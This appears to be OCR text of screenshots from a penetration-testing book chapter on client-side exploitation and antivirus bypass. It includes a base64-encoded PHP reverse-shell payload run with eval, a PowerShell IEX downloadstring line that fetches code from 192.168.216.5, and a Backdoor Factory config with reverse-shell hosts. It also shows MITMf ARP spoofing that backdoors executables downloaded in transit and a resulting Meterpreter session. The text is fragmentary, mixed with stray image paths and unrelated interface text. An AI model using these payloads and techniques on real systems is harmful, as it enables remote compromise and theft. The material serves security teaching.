
Files scanned: 1
Risks found: 0
Files trusted: 0



```
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>rundll32.exe C:\Users\User\Desktop\inject.dll,main

C:\Windows\system32>
```




```
root@kali:~# php -a
Interactive mode enabled

php > eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMjE2LjUnOyAkcG9ydC
A9IDQ0NDQ7IGlmICgoJGYgPSAnc3RyZWFtX3NvY2tldF9jbGllbnQnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigidGNwOi8ve
yRpcH06eyRwb3J0fSIpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGYgPSAnZnNvY2tvcGVuJykgJiYgaXNfY2FsbGFi
bGUoJGYpKSB7ICRzID0gJGYoJGlwLCAkcG9ydCk7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdzb2NrZXRfY3J
lYXRlJykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoQUZfSU5FVCwgU09DS19TVFJFQU0sIFNPTF9UQ1ApOyAkcmVzID0gQHNvY2
tldF9jb25uZWN0KCRzLCAkaXAsICRwb3J0KTsgaWYgKCEkcmVzKSB7IGRpZSgpOyB9ICRzX3R5cGUgPSAnc29ja2V0JzsgfSBpZiAoISRzX
3R5cGUpIHsgZGllKCdubyBzb2NrZXQgZnVuY3MnKTsgfSBpZiAoISRzKSB7IGRpZSgnbm8gc29ja2V0Jyk7IH0gc3dpdGNoICgkc190eXBl
KSB7IGNhc2UgJ3N0cmVhbSc6ICRsZW4gPSBmcmVhZCgkcywgNCk7IGJyZWFrOyBjYXNlICdzb2NrZXQnOiAkbGVuID0gc29ja2V0X3JlYWQ
oJHMsIDQpOyBicmVhazsgfSBpZiAoISRsZW4pIHsgZGllKCk7IH0gJGEgPSB1bnBhY2so.Ik5sZW4iLCAkbGVuKTsgJGxlbiA9ICRhWydsZ
W4nXTsgJGIgPSAnJzsgd2hpbGUgKHN0cmxlbigkYikgPCAkbGVuKSB7IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW0nOiAkYiAu
PSBmcmVhZCgkcywgJGxlbi1zdHJsZW4oJGIpKTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRiIC49IHNvY2tldF9yZWFkKCRzLCAkbGVuLXN
0cmxlbigkYikpOyBicmVhazsgfSB9ICRHTE9CQUxTWydtc2dzb2NrJ10gPSAkczsgJEdMT0JBTFNbJ21zZ3NvY2tfdHlwZSddID0gJHNfdH
lwZTsgaWYgKGV4dGVuc2lvbl9sb2FkZWQoJ3N1aG9zaW4nKSAmJiBpbmlfZ2V0KCdzdWhvc2luLmV4ZWN1dG9yLmRpc2FibGVfZXZhbCcpK
SB7ICRzdWhvc2luX2J5cGFzcz1jcmVhdGVfZnVuY3Rpb24oJycsICRiKTsgJHN1aG9zaW5fYnlwYXNzKCk7IH0gZWxzZSB7IGV2YWwoJGIp
OyB9IGRpZSgpOw));
```



Process Explorer - Sysinternals: www.sysinternals.com [MSEDGEWIN10\IEUser]
File
Options
View
Process
Find
Users
Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	96.77	52 K	8 K	0		
System	0.26	152 K	24 K	4		
Interrupts	0.74	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		516 K	500 K	264		
Memory Compression		108 K	9,768 K	1584		
csrss.exe		1,676 K	2,012 K	348		
wininit.exe		1,372 K	1,684 K	428		
services.exe		4,492 K	6,688 K	564		
svchost.exe		980 K	1,104 K	688	Host Process for Windows S...	Microsoft Corporation
svchost.exe		9,840 K	16,044 K	724	Host Process for Windows S...	Microsoft Corporation
WmiPrvSE.exe		7,964 K	14,244 K	3196		
ShellExperienceHost....	Susp...	33,720 K	83,220 K	5592	Windows Shell Experience H...	Microsoft Corporation
SearchUI.exe	Susp...	97,824 K	136,080 K	5716	Search and Cortana applicati...	Microsoft Corporation
RuntimeBroker.exe		9,744 K	19,848 K	5800	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe		7,932 K	22,348 K	5828	Runtime Broker	Microsoft Corporation
regedit.exe		4,540 K	19,956 K	8412		
RuntimeBroker.exe		6,468 K	19,824 K	5860	Runtime Broker	Microsoft Corporation
RemindersServer.exe	Susp...	3,332 K	5,392 K	6924	Reminders WinRT OOP Ser...	Microsoft Corporation
dllhost.exe		3,820 K	6,528 K	5536	COM Surrogate	Microsoft Corporation
ApplicationFrameHost...		10,528 K	21,964 K	6572	Application Frame Host	Microsoft Corporation
SkypeHost.exe	Susp...	4,796 K	2,824 K	7416	Microsoft Skype	Microsoft Corporation
RuntimeBroker.exe		1,396 K	1,612 K	4888	Runtime Broker	Microsoft Corporation
WinStore.App.exe	Susp...	38,088 K	57,220 K	7016	Store	Microsoft Corporation
RuntimeBroker.exe		5,276 K	19,732 K	2548	Runtime Broker	Microsoft Corporation
dllhost.exe		1,492 K	7,548 K	1844		
LockApp.exe	Susp...	11,964 K	42,856 K	1984	LockApp.exe	Microsoft Corporation
RuntimeBroker.exe		4,336 K	22,688 K	836	Runtime Broker	Microsoft Corporation
dllhost.exe		1,852 K	8,116 K	5248		
WmiPrvSE.exe		2,460 K	8,952 K	1156		

Chapter 16: Client-Side Exploitation and Antivirus Bypass



Attention! This document was created by a newer version of Microsoft Office. Macros must be enabled to display the contents of the document.




Microsoft Excel Security Notice

Microsoft Office has identified a potential security concern.


File Path: C:\Users\User\Downloads\inject.csv

Automatic update of links has been disabled. If you choose to enable automatic update of links, your computer may no longer be secure. Do not enable this content unless you trust the source of this file.




Microsoft Excel

Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'MSEXCEL.EXE'?



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.


Open: :dentials;IEX $P.downloadstring('http://192.168.216.5/');



What do you want to do with form.hta?

Size: 6,89 KB
From: 192.168.216.5

The file won't be saved automatically.




Internet Explorer Security

A website wants to open web content using this program on your computer


This program will open outside of Protected mode. Internet Explorer's Protected mode helps protect your computer. If you do not trust this website, do not open this program.

Name: **Microsoft (R) HTML Application host**
Publisher: **Microsoft Windows**


□ Do not show me the warning for this program again




```
                CompressedFiles = True #True/False
                        [[[[LinuxIntelx86]]]]
                        SHELL = reverse_shell_tcp   # This is the BDF syntax
                        HOST = 192.168.216.5            # The C2
                        PORT = 8888
                        SUPPLIED_SHELLCODE = None
                        MSFPAYLOAD = linux/x86/shell_reverse_tcp        # MSF syntax

                        [[[[LinuxIntelx64]]]]
                        SHELL = reverse_shell_tcp
                        HOST = 192.168.216.5
                        PORT = 9999
                        SUPPLIED_SHELLCODE = None
                        MSFPAYLOAD = linux/x64/shell_reverse_tcp

                        [[[[WindowsIntelx86]]]]
                        PATCH_TYPE = APPEND #JUMP/SINGLE/APPEND
                        # PATCH_METHOD overwrites PATCH_TYPE, use automatic, replace, or onionduke
                        PATCH_METHOD = automatic
                        HOST = 192.168.216.5
                        PORT = 8090
                        # SHELL for use with automatic PATCH_METHOD
                        SHELL = iat_reverse_tcp_stager_threaded
                        # SUPPLIED_SHELLCODE for use with a user_supplied_shellcode payload
                        SUPPLIED_SHELLCODE = None
                        ZERO_CERT = True
                        # PATCH_DLLs as they come across
                                                                                      457,4-25      87%
```




```
root@kali:~# msfconsole -q
msf > load msgrpc Pass=abc123
[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf >
```




```
root@kali:~/MITMf# ./mitmf.py -i eth0 --spoof --arp --hsts --gateway 192.168.216.2 --target 192.168.216.154 --filepwn

[*] MITMf v0.9.8 - 'The Dark Side'
|
|_ Net-Creds v1.0 online
|_ FilePwn v0.3
|  |_ BDFProxy v0.3.2 online
|  |_ Connected to Metasploit v4.16.17-dev
|_ SSLstrip+ v0.4
|  |_ SSLstrip+ by Leonardo Nve running
|_ Spoof v0.6
|  |_ ARP spoofing enabled
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|
|_ MITMf-API online
|_ HTTP server online
 * Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
|_ DNSChef v0.4 online
|_ SMB server online
```



```
2017-12-26 10:01:45 192.168.216.154 [type:IE-11 os:Windows] live.sysinternals.com
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 82
[*] All caves lengths:  82, 298, 87
[*] Attempting PE File Automatic Patching
[!] Selected: 111: Section Name: .data; Cave begin: 0x1682d End: 0x1695b; Cave Size: 302; Payload Size: 298
[!] Selected: 97: Section Name: .reloc; Cave begin: 0x1a990 End: 0x1a9eb; Cave Size: 91; Payload Size: 87
[!] Selected: 105: Section Name: .reloc; Cave begin: 0x1ac88 End: 0x1ace3; Cave Size: 91; Payload Size: 82
[*] Changing flags for section: .reloc
[*] Changing flags for section: .data
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
[*] Overwriting certificate table pointer
2017-12-26 10:01:47 192.168.216.154 [type:IE-11 os:Windows] [FilePwn] Patching complete, forwarding to user
```



```
root@kali:~# msfconsole -q
msf > load msgrpc Pass=abc123
[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf > [*] Meterpreter session 1 opened (192.168.216.5:8090 -> 192.168.216.154:50125) at 2017-12-26 10:02:04 -0500

msf > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINDOWS10\User
meterpreter >
```



Desktops - Sysinternals: www.sysinternals.com

Desktops v2.0

Copyright © 2006-2012 Mark Russinovich and Bryce Cogswell

Sysinternals - www.sysinternals.com

Desktops enables four virtual desktops. You can switch between virtual desktops either by clicking on the Desktops tray icon and selecting one, or by using a hotkey.

Specify the hotkey modifier keys and desktop specifier:

☑ Alt

□ Control


□ Shift

□ Windows

● Number (1, 2, 3, 4)

○ Function (F1, F2, F3, F4)

□ Run automatically at logon



About tablet

System updates

Status
Status of the battery, network, and other information

Legal information

